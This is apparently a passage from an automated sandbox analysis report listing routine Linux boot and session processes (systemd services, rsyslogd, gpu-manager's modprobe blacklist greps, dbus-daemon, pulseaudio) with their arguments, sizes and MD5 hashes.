Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5849 Parent PID: 1

General

Start time:	00:13:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5849 Parent PID: 1

General

Start time:	00:13:20
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5850 Parent PID: 1

General

Start time:	00:13:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5850 Parent PID: 1

General

Start time:	00:13:15
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5851 Parent PID: 1

General

Start time:	00:13:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a

File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5851 Parent PID: 1

General

Start time:	00:13:15
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

Analysis Process: systemd PID: 5852 Parent PID: 1

General

Start time:	00:13:16
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5852 Parent PID: 1

General

Start time:	00:13:16
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5854 Parent PID: 1

General

Start time:	00:13:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5854 Parent PID: 1

General

Start time:	00:13:17
Start date:	15/01/2022

Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5857 Parent PID: 1

General

Start time:	00:13:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5857 Parent PID: 1

General

Start time:	00:13:19
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5917 Parent PID: 1

General

Start time:	00:13:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5917 Parent PID: 1

General

Start time:	00:13:19
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5924 Parent PID: 1

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5924 Parent PID: 1

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5925 Parent PID: 1

General

Start time:	00:13:21
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5925 Parent PID: 1

General

Start time:	00:13:21
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5926 Parent PID: 1

General

Start time:	00:13:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5926 Parent PID: 1

General

Start time:	00:13:23
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: gpu-manager PID: 5927 Parent PID: 5926

General

Start time:	00:13:23
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5927 Parent PID: 5926

General

Start time:	00:13:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5928 Parent PID: 5927

General

Start time:	00:13:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5928 Parent PID: 5927

General

Start time:	00:13:23
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5930 Parent PID: 5926

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5930 Parent PID: 5926

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5931 Parent PID: 5930

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5931 Parent PID: 5930

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5934 Parent PID: 5926

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes

MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5934 Parent PID: 5926

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5935 Parent PID: 5934

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5935 Parent PID: 5934

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5936 Parent PID: 5926

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5936 Parent PID: 5926

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5938 Parent PID: 5936

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5938 Parent PID: 5936

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5940 Parent PID: 5926

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5940 Parent PID: 5926

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5942 Parent PID: 5940

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5942 Parent PID: 5940

General

Start time:	00:13:25
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5943 Parent PID: 5926

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5943 Parent PID: 5926

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5944 Parent PID: 5943

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5944 Parent PID: 5943

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5949 Parent PID: 5926

General

Start time:	00:13:27
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5949 Parent PID: 5926

General

Start time:	00:13:27
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5950 Parent PID: 5949

General

Start time:	00:13:27
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5950 Parent PID: 5949

General

Start time:	00:13:27
Start date:	15/01/2022
Path:	/usr/bin/grep

Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5951 Parent PID: 5926

General

Start time:	00:13:28
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5951 Parent PID: 5926

General

Start time:	00:13:28
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5952 Parent PID: 5951

General

Start time:	00:13:28
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5952 Parent PID: 5951

General

Start time:	00:13:28
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5929 Parent PID: 1

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5929 Parent PID: 1

General

Start time:	00:13:24
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5947 Parent PID: 1860

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5947 Parent PID: 1860

General

Start time:	00:13:26
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5948 Parent PID: 1860

General

Start time:	00:13:27
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5948 Parent PID: 1860

General

Start time:	00:13:27
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5953 Parent PID: 1

General

Start time:	00:13:28
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5953 Parent PID: 1

General

Start time:	00:13:28
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5956 Parent PID: 1

General

Start time:	00:13:29
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5956 Parent PID: 1

General

Start time:	00:13:29
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5961 Parent PID: 1

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5961 Parent PID: 1

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 6018 Parent PID: 1

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 6018 Parent PID: 1

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: generate-config PID: 6019 Parent PID: 6018

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 6019 Parent PID: 6018

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

Analysis Process: systemd PID: 6020 Parent PID: 1

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 6020 Parent PID: 1

General

Start time:	00:13:31
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 6021 Parent PID: 1

General

Start time:	00:13:32
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 6021 Parent PID: 1

General

Start time:	00:13:32
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes

MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 6024 Parent PID: 1

General

Start time:	00:13:32
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 6024 Parent PID: 1

General

Start time:	00:13:32
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 6025 Parent PID: 1

General

Start time:	00:13:39
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 6025 Parent PID: 1

General

Start time:	00:13:39
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 6029 Parent PID: 1

General

Start time:	00:13:33
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 6029 Parent PID: 1

General

Start time:	00:13:33
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 6033 Parent PID: 1

General

Start time:	00:13:34
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 6033 Parent PID: 1

General

Start time:	00:13:34
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 6040 Parent PID: 1

General

Start time:	00:13:37
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 6040 Parent PID: 1

General

Start time:	00:13:37

Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

Analysis Process: systemd PID: 6041 Parent PID: 1860

General

Start time:	00:13:38
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 6041 Parent PID: 1860

General

Start time:	00:13:38
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 6046 Parent PID: 1860

General

Start time:	00:13:43
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 6046 Parent PID: 1860

General

Start time:	00:13:43
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 6049 Parent PID: 1

General

Start time:	00:13:45
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 6049 Parent PID: 1

General

Start time:	00:13:45
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 6052 Parent PID: 1

General

Start time:	00:13:45
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 6052 Parent PID: 1

General

Start time:	00:13:45
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 6110 Parent PID: 1

General

Start time:	00:13:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 6110 Parent PID: 1

General

Start time:	00:13:46
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c